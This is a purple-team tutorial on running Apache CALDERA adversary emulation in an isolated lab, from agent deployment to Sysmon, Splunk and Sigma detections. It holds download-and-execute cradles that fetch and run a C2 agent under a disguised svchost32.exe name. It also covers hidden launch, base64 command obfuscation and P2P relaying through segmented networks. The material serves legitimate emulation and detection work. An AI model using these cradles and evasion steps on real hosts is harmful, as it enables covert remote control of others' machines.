CALDERA Operations: Building and Running Automated Adversary Emulation Campaigns
Objective: Stand up Apache CALDERA v5.3.0 in an isolated lab, deploy Sandcat agents, author custom ATT&CK-mapped abilities, chain them into a multi-phase adversary profile, run the operation link by link, and turn every link into a concrete Sysmon/SIEM detection. Offense drives the telemetry; the telemetry is the deliverable.
1. Why CALDERA, and Where It Fits
A vulnerability scanner tells you what is broken. A pen test tells you whether one path can be walked. Adversary emulation answers a different question: when a known threat actor runs their playbook against your estate, which of their procedures do you actually see? CALDERA automates that question. You encode TTPs as abilities, group them into an adversary that mirrors a real actor’s tradecraft, and let a planner execute them against agents while you watch what fires in the SIEM.
CALDERA moved from MITRE stewardship to the Apache Software Foundation across 2024 and 2025. Version v5.3.0 (April 24, 2025) runs as server and agent on Linux, macOS, and Windows, ships 18 default plugins, bundles the GoLang Sandcat agent, and pulls in Atomic Red Team’s 1,400+ technique implementations. The backend is asynchronous Python on aiohttp serving a REST API and the VueJS Magma web UI.
My bias after running a lot of these: CALDERA earns its keep in purple teaming, not solo red work. The value is not that it pops a box, it is that it fires one procedure at a time, on a clock you control, so the SOC can prove or disprove a detection while the analyst is watching.
2. Lab Topology and Server Install
Everything here runs on an isolated host-only or NAT-only network. Never expose a CALDERA server to the internet.
| Component | Spec |
|---|---|
| CALDERA server | Ubuntu 22.04, Python 3.10+, GoLang 1.21+, 16 GB RAM recommended, 192.168.100.10:8888 |
| Victim 1 | Windows Server 2022 Evaluation, Sysmon installed, no AV for clean telemetry |
| Victim 2 | Ubuntu 22.04 for cross-platform ability testing |
| Network | Host-only / NAT isolated, no route to production |
Install the server:
git clone https://github.com/apache/caldera.git --recursive
cd caldera
pip3 install -r requirements.txt
python3 server.py --insecure   # lab only; --insecure disables TLS and uses default creds
The --recursive flag matters. CALDERA’s plugins are git submodules; a plain clone leaves you with an empty plugins/stockpile/ and no abilities. If Stockpile looks bare, that is why.
Install GoLang on the server too. Without it, the delivery cradles hand out the precompiled Sandcat binary from GitHub, which carries a static hash that AV signatures already know. With Go present, CALDERA recompiles the agent on each download request and you get a fresh hash every time.
Browse to http://192.168.100.10:8888. Three accounts ship by default: admin, red, and blue. Passwords and API keys live in conf/local.yml, generated on first run. Log in as red for offensive work.
3. The Five Objects You Must Understand

Get these five straight and CALDERA stops feeling like a maze. Everything else is plumbing.
| Object | What It Is | Key Technical Detail |
|---|---|---|
| Ability | One ATT&CK technique implementation (a procedure) | YAML in plugins/stockpile/data/abilities/, loaded at server start |
| Adversary | An ordered set of abilities modeling an actor’s TTPs | YAML in plugins/stockpile/data/adversaries/; uses atomic_ordering or phases |
| Fact | An identifiable data point about a target | Substituted into commands as #{variable}; pre-seeded or parsed from output |
| Planner | The decision engine choosing execution order | Built-in: atomic, batch, buckets |
| Operation | The live run binding adversary + planner + agent group | Emits one Link per ability-per-agent |
A Link is the atomic unit of execution: one ability run on one agent. It carries the fact-substituted command, executor, status, output, timestamp, cleanup command, and any facts parsed back out. Link status is a small integer set worth memorizing, because you will read it constantly during step-through:
| Status | Meaning |
|---|---|
0 | Success |
1 | Failure |
-2 | Discarded (skipped, e.g. visibility too high) |
-3 | Untrusted (agent went dark mid-run) |
Facts are what make CALDERA feel autonomous. An ability declares what facts it requires and what it produces. A credential-dumping ability might require elevated.privileges=true and produce discovered.credential; the planner reads those relationships to build an attack graph on the fly.
4. Deploying Agents
Sandcat (also written 54ndc47) is the default agent, GoLang, cross-platform, HTTP contact by default. Two others exist: Manx, a TCP reverse-shell agent from the Terminal plugin, and Ragdoll, a Python agent over the HTML contact. Sandcat is what you want for anything realistic.
Windows PowerShell cradle
Run this on Victim 1. It downloads a freshly compiled agent, drops it as svchost32.exe, and launches it hidden into the red group.
$server="http://192.168.100.10:8888";
$url="$server/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$wc.Headers.add("gocat-extensions","proxy_http,shells");
$data=$wc.DownloadData($url);
[io.file]::WriteAllBytes("C:\Users\Public\svchost32.exe",$data);
Start-Process -FilePath C:\Users\Public\svchost32.exe `
  -ArgumentList "-server $server -group red" -WindowStyle hidden
Set agents.implant_name in the GUI to svchost32 so the on-disk name blends with legitimate Windows processes. The gocat-extensions header asks the server to compile extra features in: proxy_http for peer relaying, shells for interactive execution.
Linux cradle
server="http://192.168.100.10:8888"
curl -s -X POST -H "file:sandcat.go" -H "platform:linux" \
  $server/file/download > /tmp/sandcat
chmod +x /tmp/sandcat
/tmp/sandcat -server $server -group red &
Agent behavior knobs
On the initial POST /beacon, the agent reports fields including paw (its unique ID), upstream_dest (the next hop to the C2, or a peer address under P2P), proxy_receivers (peer protocols it is listening on), and deadman_enabled. Three timers govern its rhythm, tunable in conf/agents.yml or the GUI:
| Knob | Effect |
|---|---|
| Beacon timers | Min/max seconds between check-ins |
| Watchdog timer | Seconds after the server goes unreachable before the agent kills itself |
| Untrusted timer | Seconds before a missing agent is flagged untrusted (status -3) |
Two special ability classes ride on this lifecycle. Bootstrap abilities run the instant the first beacon lands. Deadman abilities are pushed on that same first beacon (if the agent supports them) and cached, then fire just before graceful termination, whether you kill the agent from the GUI or its watchdog trips. Deadman abilities are where you put cleanup you want to survive a disconnect.
Three global variables are always available in commands: #{server} (the FQDN each agent uses to reach the C2, resolved per-agent), #{group}, and #{paw}.
5. Writing Custom Abilities
An ability is YAML with a strict schema. The fields that matter:
| Field | Purpose |
|---|---|
id | UUID uniquely identifying the ability |
name / description | Human labels |
tactic | Lowercase ATT&CK tactic, e.g. discovery |
technique.attack_id | ATT&CK ID, e.g. T1082 |
technique.name | Human technique name |
platforms | Per-OS, per-executor blocks (windows, linux, darwin) |
executors | psh, cmd, sh, pwsh |
command | Shell command; variables as #{variable} |
payload | Comma-separated files fetched before running |
parsers | Modules that extract facts from output |
requirements | Fact preconditions for eligibility |
timeout | Seconds before the command is killed |
singleton / repeatable | Execution cardinality flags |
One trap on those last two: set only one to True. singleton limits execution at the operation level, repeatable at the agent level, and turning both on at once makes CALDERA behave unpredictably.
Here is a Windows discovery ability mapped to T1082, with a JSON parser that stores the output as a fact:
# plugins/stockpile/data/abilities/discovery/lab_sysinfo.yml
- id: aabbccdd-1234-5678-abcd-000000000001
  name: Collect System Info
  description: Enumerate OS and hardware details
  tactic: discovery
  technique:
    attack_id: T1082
    name: System Information Discovery
  platforms:
    windows:
      psh:
        command: |
          Get-ComputerInfo | Select-Object CsName,OsName,OsVersion,
          CsProcessors,CsTotalPhysicalMemory | ConvertTo-Json
        parsers:
          plugins.stockpile.app.parsers.json:
            - source: host.system.info
A cross-platform T1033 ability that produces a fact used later in the chain:
- id: aabbccdd-1234-5678-abcd-000000000002
  name: Identify active user
  description: Find user running agent
  tactic: discovery
  technique:
    attack_id: T1033
    name: System Owner/User Discovery
  platforms:
    windows:
      psh:
        command: whoami
        parsers:
          plugins.stockpile.app.parsers.basic:
            - source: host.user.name
    linux:
      sh:
        command: whoami
        parsers:
          plugins.stockpile.app.parsers.basic:
            - source: host.user.name
And T1057 process discovery:
- id: aabbccdd-1234-5678-abcd-000000000003
  name: Discover running processes
  description: List active processes
  tactic: discovery
  technique:
    attack_id: T1057
    name: Process Discovery
  platforms:
    windows:
      psh:
        command: Get-Process | Select ProcessName,Id | ConvertTo-Json
    linux:
      sh:
        command: ps -ef
The basic parser (plugins.stockpile.app.parsers.basic) writes whole output to the source trait. Custom parsers are Python classes in plugins/stockpile/app/parsers/.
My one lost hour: an operation produced zero facts and I blamed the parser code. The command ran fine and returned 0. The problem was the source trait name in my YAML did not match the fact the follow-on ability required, so the planner never had a reason to fire the next link. Parsers are silent when they succeed into the wrong bucket. Check the fact trait names first, always. Test abilities against the Mock plugin before you touch a real agent.
6. Building a Multi-Phase Adversary Profile
An adversary is a container. Use atomic_ordering for a flat sequence, phases for numbered stages (CALDERA finishes each phase completely before the next), or packs to merge in other adversaries’ phases. A phase can even reference another adversary ID; CALDERA expands and runs all of that sub-adversary’s phases before continuing.
# plugins/stockpile/data/adversaries/lab_campaign.yml
id: lab00001-0000-0000-0000-000000000001
name: GenXCyber Lab Adversary
description: Multi-phase discovery and collection campaign
phases:
  1:
    - aabbccdd-1234-5678-abcd-000000000002   # T1033 user discovery
    - aabbccdd-1234-5678-abcd-000000000001   # T1082 system info
    - aabbccdd-1234-5678-abcd-000000000003   # T1057 process discovery
  2:
    - 90c2efaa-8205-480d-8bb6-61d90dbaf81b   # T1005 find sensitive files
    - d69e8660-62c9-431e-87eb-8cf6bd4e35cf   # T1016 find IP addresses
The two Phase 2 UUIDs come from the official CALDERA docs example adversary and reference built-in Stockpile abilities. Verify they exist in your Stockpile version (grep -r 90c2efaa plugins/stockpile/data/abilities/) before you rely on them, since Stockpile churns between releases.
7. Launching the Operation
Pick the planner deliberately. The three built-ins live in mitre/stockpile at app/atomic.py, app/batch.py, and app/buckets.py.
| Planner | Behavior |
|---|---|
| Atomic | Sends one ability at a time per agent, in the adversary’s order; a newly joined agent restarts from the first ability |
| Batch | Retrieves every applicable ability and fires them at once |
| Buckets | Groups and executes abilities by ATT&CK tactic |
For purple teaming, use buckets. Batch is a coverage sweep that hammers everything simultaneously, which is useless when you are trying to line up one procedure with one SIEM alert. Buckets keeps the run tactic-ordered so your analyst can watch Discovery, then Collection, then Exfiltration land in sequence.
Then set the operation controls that shape stealth:
- Visibility: abilities with a visibility score above the operation’s threshold are skipped (status
-2). Set51to run everything short of the overtly noisy. - Jitter: check-in randomization, default
2/8seconds, to mimic realistic dwell. - Obfuscation: apply command-level encoding such as

base64across all abilities. - Autonomous: OFF. Combine Pause on Start with Run 1 Link for step-through.
Create it in Operations > + New Operation, or drive it through the REST API:
import requests, json

BASE = "http://192.168.100.10:8888"
HEADERS = {"KEY": "ADMIN123"}  # from conf/local.yml

op = {
    "name": "GenXCyber-Lab-Run-01",
    "adversary": {"adversary_id": "lab00001-0000-0000-0000-000000000001"},
    "planner": {"id": "buckets"},
    "group": "red",
    "visibility": 51,
    "jitter": "2/8",
    "obfuscation": "base64",
    "autonomous": 0,
    "state": "running"
}
r = requests.post(f"{BASE}/api/v2/operations", headers=HEADERS, json=op)
print(r.json())
8. Hands-On: Step-Through Execution and Telemetry Capture
This is the whole point. With Autonomous off, drive one link at a time and capture the exact events each procedure produces.
GUI: Operations > GenXCyber-Lab-Run-01 > Run 1 Link
After each link, hop to Victim 1 and open Event Viewer at Applications and Services Logs > Microsoft > Windows > Sysmon > Operational. Record the Event IDs that fired for that single procedure, then clear the log before the next link so your telemetry stays clean:
wevtutil cl "Microsoft-Windows-Sysmon/Operational"
Walking the lab adversary produces a predictable trail. The whoami link (T1033) throws a Process Create (Event ID 1) with a clean parent-child chain from the agent. The Get-ComputerInfo link (T1082) fires Event ID 1 for powershell.exe plus PowerShell script-block logging in the PowerShell operational log. Every beacon in between shows as Network Connection (Event ID 3) to 192.168.100.10:8888. That correlation, one CALDERA link to one cluster of Sysmon events, is the artifact you hand the SOC.
When the run finishes, pull the machine-readable report:
op_id = "OPERATION_ID_FROM_STEP_7"
r = requests.get(f"{BASE}/api/v2/operations/{op_id}/report", headers=HEADERS)
with open("operation_report.json", "w") as f:
    json.dump(r.json(), f, indent=2)
9. Peer-to-Peer Operations Across Segmented Networks
When you laterally move to a host that cannot beacon out, P2P proxying relays its traffic through an agent that can. Compile the internet-facing agent with proxy receivers and start it listening:
# Victim 1 (reachable), compiled with HTTP + SMB pipe proxy receivers
$wc.Headers.add("gocat-extensions","proxy_http,proxy_smb_pipe");
C:\Users\Public\svchost32.exe -server http://192.168.100.10:8888 -v -listenP2P
For the segmented Victim 2, bake in peer receivers at compile time using the includeProxyPeers:All header so the binary already knows where to relay. When an agent cannot reach the C2 directly, it searches its known peer proxy receivers, and on finding a usable protocol it switches its C2 server and protocol to that peer. Over SMB it flips upstream_dest to \\WORKSTATION\pipe\proxypipe and its contact to SmbPipe. CALDERA also supports SSH tunneling of HTTP(S) contacts, currently Sandcat-only, for a stealthier upstream.
10. Reports and ATT&CK Coverage Mapping

Two plugins close the loop. Compass renders an ATT&CK Navigator heatmap of what the operation executed: red cells are techniques you fired, grey cells are gaps. Debrief generates the operation report with a technique execution summary and link-level results, ready to drop into an engagement write-up.
Read the heatmap as a detection to-do list. A red cell where no alert fired during Section 8 is a detection gap, not a win. Feed the JSON report into a SOAR pipeline through the same /api/v2/operations/{id}/report endpoint to track coverage over time.
11. Detection and Blue Team Analysis

Every ability leaves telemetry. Here is what to correlate.
| Sysmon Event ID | Captures | CALDERA ability type |
|---|---|---|
| Event ID 1 | sandcat.exe, PowerShell, cmd, whoami, nltest, net.exe | Agent deploy, discovery |
| Event ID 3 | Beaconing to C2 :8888; lateral connections | All beacons |
| Event ID 7 | DLL loads by the agent process | DLL-backed execution |
| Event ID 10 | LSASS access (T1003.001) | Credential access |
| Event ID 11 | Sandcat drop to C:\Users\Public\; payload writes | Deploy, payload download |
| Event ID 13 | Run key writes (T1547.001) | Persistence |
| Event ID 22 | DNS C2, gist resolution | DNS/gist contact |
| Event ID 23 | Artifact removal | Cleanup abilities |
Layer ETW on top of Sysmon:
| Provider | Relevance |
|---|---|
Microsoft-Windows-PowerShell (A0C1853B-5C40-4B15-8766-3CF1C58F985A) | psh/pwsh executor commands |
Microsoft-Windows-WMI-Activity | WMI lateral movement |
Microsoft-Windows-LDAP-Client (6A1E76FD-792B-412F-91EA-4B365DE07BAE) | AD discovery LDAP queries |
Microsoft-Windows-Kernel-Process | Kernel-level agent spawn |
A Splunk starting point for CALDERA discovery abilities:
index=win Channel="Microsoft-Windows-Sysmon/Operational" EventID=1
  (Image="*\\nltest.exe" AND CommandLine IN ("*/dclist*","*/domain_trusts*"))
A Sigma rule for the agent’s own beacon signature, tuned to the lab drop path:
title: CALDERA Sandcat Agent Beacon and Drop
logsource:
  product: windows
  service: sysmon
detection:
  drop:
    EventID: 11
    TargetFilename|contains: '\Users\Public\'
    TargetFilename|endswith: '.exe'
  beacon:
    EventID: 3
    DestinationPort: 8888
  condition: drop or beacon
level: high
For LDAP telemetry, configure SilkService against the Microsoft-Windows-LDAP-Client provider. Aurora EDR logs land in Windows Logs > Application filtered on source AuroraAgent. Harden the CALDERA server itself: never run --insecure outside the lab, rotate the API keys in conf/local.yml, and keep the box off any routable segment.
12. Autonomous Response with the Response Plugin
CALDERA is not only offense. The Response plugin runs blue-side operations built from four tactic classes: Setup (baseline the environment), Detect (continuously gather data, with the repeatable field enabled so the ability keeps running), Response (act, such as kill process, modify firewall rules, delete files), and Hunt (search logs and file hashes for IOCs). Point a Detect/Response operation at the same lab and you get an automated counter-move to the red operation you just ran, which is a tidy way to test whether your response playbooks actually trigger.
13. Tools for CALDERA Operations
| Tool | Description | Link |
|---|---|---|
| Apache CALDERA | The emulation platform | caldera.readthedocs.io |
| Sysmon | Endpoint telemetry for link correlation | learn.microsoft.com |
| Compass plugin | ATT&CK Navigator coverage heatmap | github.com/mitre/compass |
| Debrief plugin | Operation reporting | github.com/mitre/debrief |
| Atomic Red Team | 1,400+ technique tests imported via the Atomic plugin | atomicredteam.io |
| SilkService | ETW collection for LDAP/PowerShell providers | github.com/mandiant |
| ATT&CK Navigator | Visualize coverage and gaps | mitre-attack.github.io |
14. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| System Owner/User Discovery | T1033 | Sysmon EID 1 for whoami |
| System Information Discovery | T1082 | Sysmon EID 1 + PowerShell script-block logging |
| Process Discovery | T1057 | Sysmon EID 1 for Get-Process/ps |
| System Network Config Discovery | T1016 | Sysmon EID 1 for ipconfig/ip addr |
| Data from Local System | T1005 | Sysmon EID 11/1 on file enumeration |
| Application Layer Protocol: Web | T1071.001 | Sysmon EID 3 to C2 :8888 |
| OS Credential Dumping: LSASS | T1003.001 | Sysmon EID 10 access to lsass.exe |
| Boot/Logon Autostart: Run Keys | T1547.001 | Sysmon EID 13 Run key writes |
Summary
- CALDERA turns ATT&CK procedures into a repeatable, link-by-link operation whose real output is telemetry, not compromise.
- The five objects rule everything: abilities implement techniques, adversaries order them, facts flow between them, planners decide order, operations emit links (status
0/1/-2/-3). - Choose
bucketsfor purple teaming, run with Autonomous off, and step through with Run 1 Link so each procedure maps to one cluster of Sysmon events. - Correlate links to Sysmon EID 1/3/10/11/13 and PowerShell/LDAP ETW; treat every red cell in Compass with no matching alert as a detection gap to close.
- Keep the server air-gapped, drop
--insecureoutside the lab, and rotate the API keys inconf/local.yml.
Related Tutorials
- Adversary Emulation vs. Adversary Simulation: Definitions, Differences, and Why It Matters
- APT Profiling: How to Build a Comprehensive Adversary Profile from Open-Source Intelligence
- Navigating ATT&CK Navigator: Building, Annotating, and Exporting Technique Layers
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- Mapping CTI Reports to ATT&CK TTPs: A Step-by-Step Methodology
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.